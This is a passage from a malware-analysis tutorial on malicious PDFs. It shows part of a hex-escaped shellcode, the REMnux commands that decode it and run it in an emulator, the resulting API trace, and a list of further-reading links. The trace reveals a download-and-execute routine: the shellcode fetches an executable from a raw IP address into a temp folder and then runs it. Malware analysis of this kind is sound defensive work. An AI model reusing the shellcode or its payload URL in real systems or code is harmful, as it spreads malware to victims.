06\x22\x48\xda\x63\xb6\x63\x19\x3e\xe0\x5b\xb6\x31\x76\xb6\x63\x21\x3e
\xe0\xb6\x39\xb6\x3e\xf8\x96\x63\x64\xfe\xd5\xc2\xc3\xc2\xc2\xb3\x73\x
33\xd1\xa5\xc3\xb7\x33\x43\xe5\xdf\x4e\x0e\xf7\xb7\x66\x0b\x27\x12\x4d
\x4a\x77\x6c\x4e\x3d\x55\x49\x49\x4d\x07\x12\x12\x04\x09\x13\x0f\x09\x
0a\x13\x0f\x13\x0c\x08\x0a\x12\x13\x51\x5e\x56\x12\x02\x55\x00\x08\x5c
\x5e\x3d\x54\x02\x05\x04\x0f\x5f\x59\x09\x0b\x58\x0d\x0c\x0d\x0d\x5b\x
0d\x0a\x0d\x0d\x0f\x59\x5c\x0b\x0e\x04\x5c\x04\x5c\x0d\x0b\x0d\x0d\x0d
\x0d\x0d\x0d\x0d\x0d\x0d\x0f\x5e\x0c\x08\x0d\x0e\x0c\x04\x0e\x0d\x0d\x
0d\x0c\x0d\x09\x0d\x04\x0d\x0d\x0d\x0d\x0d\x0d\x0d\x0d\x0c\x0a\x0d\x3d
```

Save it to a file called sc.txt.

```
remnux@remnux:~$ cat sc.txt | tr -d '\\\x' | xxd -r -p > sc.raw
remnux@remnux:~$ sctest -S -v -s 1000000 < sc.raw

verbose = 1
Hook me Captain Cook!
userhooks.c:108 user_hook_ExitProcess
ExitProcess(1952201315)
stepcount 295460
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00416fc6 =>
           = "urlmon";
) = 0x7df20000;
DWORD GetTempPathA (
     DWORD nBufferLength = 260;
     LPTSTR lpBuffer = 0x00416ec2 =>
           = "c:\tmp\";
) =  7;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x00417140 =>
           =
"http://94.247.2.157/.lck/?h=5ac0i?892bd46e0100f07002da639a9a060000000
002c15031930001040900000000170";
     LPCTSTR szFileName = 0x00416ec2 =>
           = "c:\tmp\wJQs.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x00416ec2 =>
           = "c:\tmp\wJQs.exe";
     UINT uCmdShow = 1;
) =  32;
void ExitProcess (
     UINT uExitCode = 1952201315;
) =  0;
remnux@remnux:~$
```

We can see what the malware tried to do.

6. Further resources

6.1 Non-free trainings

[1.] Didier Stevens' lab, PDF workshop: http://didierstevenslabs.com/products/pdf-workshop.html

[2.] SANS Reverse Engineering Malware Course: http://www.sans.org/course/reverse-engineering-malware-malware-analysis-tools-techniques

6.2 Useful articles, whitepapers

[1.] http://blog.didierstevens.com/programs/pdf-tools/

[2.] http://blog.spiderlabs.com/2011/09/analyzing-pdf-malware-part-1.html

[3.] http://zeltser.com/reverse-malware/analyzing-malicious-documents.html

[4.] http://zeltser.com/remnux/

[5.] http://blog.zeltser.com/post/5360563894/tools-for-malicious-pdf-analysis

[6.] http://resources.infosecinstitute.com/analyzing-malicious-pdf/

[7.] http://blog.didierstevens.com/2008/10/20/analyzing-a-malicious-pdf-file/

[8.] http://www.sans.org/reading-room/whitepapers/malicious/owned-malicious-pdf-analysis-33443

[9.] http://www.aldeid.com/wiki/Analysis-of-a-malicious-pdf